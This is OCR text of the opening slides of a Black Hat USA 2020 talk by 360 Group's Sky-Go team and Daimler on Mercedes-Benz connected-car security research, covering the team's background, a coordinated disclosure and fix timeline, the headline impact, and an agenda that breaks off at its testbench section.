black hat
USA 2020

AUGUST 5-6, 2020
BRIEFINGS

black hat USA 2020

Security Research on Mercedes-Benz: From Hardware to Car Control

Minrui Yan, Jiahao Li

360 Group

Guy Harpak

Daimler AG

Security Research on Mercedes-Benz

Defending a Luxury Fleet


Guy Harpak,
Mercedes-Benz R&D Tel-Aviv

Minrui Yan,
360 Group

Jiahao Li,
360 Group


Transformation of the Automotive Industry

Transformation of the Automotive Industry



Connected	Autonomous	Shared & Services	Electric
Seamless Mobility	More Comfort More Safety	New Services With MercedesMe	Emision Free Mobility

Transformation of the Automotive Industry



Connected

Seamless
Mobility

Autonomous

More Comfort
More Safety

Shared & Services


New Services
With MercedesMe

Electric

Emision Free
Mobility

Securing the Connected Car & Defending a Fleet

CENTRO
SAN DIEGO PED WEST
BAJA CALIFORNIA CENTER
CENTRO DE CONVENCIONES


CALIFORNIA CENTER

FleetSecOps: Ongoing Fleet Defense

Cars on the Road

FleetSecOps: Ongoing Fleet Defense

Assess

Detect

Protect

Respond

Cars on the Road

Who We Are

- Skyo-Go Team is a security research team established in 2014
- Focus on Connected Cars, Industry Security
- 75% market share on Cybersecurity of Connected Cars in China
- Notable Researches
  - 2014 Tesla & BYD Connectivity Functionality
  - 2016 Tesla Autopilot System
  - 2017 CAN-Pick (CAN-Bus evaluation platform, published in Black Hat USA 2017)
  - 2018 VADS (Vehicle Active Defense System for CAN-bus)
  - 2019 Mercedes-Benz: From Hardware to Control

SKY-GO
360 VEHICLE CYBER SECURITY

Timeline

- July 16, 2018: Start Reverse Engineering on Mercedes−Benz Cars (360)
- Aug 21, 2019: The findings reported to Daimler (360)
- Aug 23, 2019: The services shutdown: preventing further effect on MB cars (Mercedes−Benz)
- Aug 26, 2019: Initial fix (Mercedes−Benz)
- Sep 12, 2019: All access vulnerabilities fixed (Mercedes−Benz)
- Oct 23, 2019: Joint workshop (360 & Mercedes−Benz)
- Aug 06, 2020: Black Hat USA Publication (360 & Mercedes−Benz)

Result of Our Research

- Impact all Mercedes-Benz connected cars in China over **2 millions**.
- Get access to invoke remote service to control the car, like control the doors, lights, windows, engines without physical access.

Agenda


- Build Testbench
- HERMES Jailbreak
- Way to Car Control
- Summary from Sky-Go
- Incident Response
- Summary from Mercedes-Benz


Build Testbench

Key components

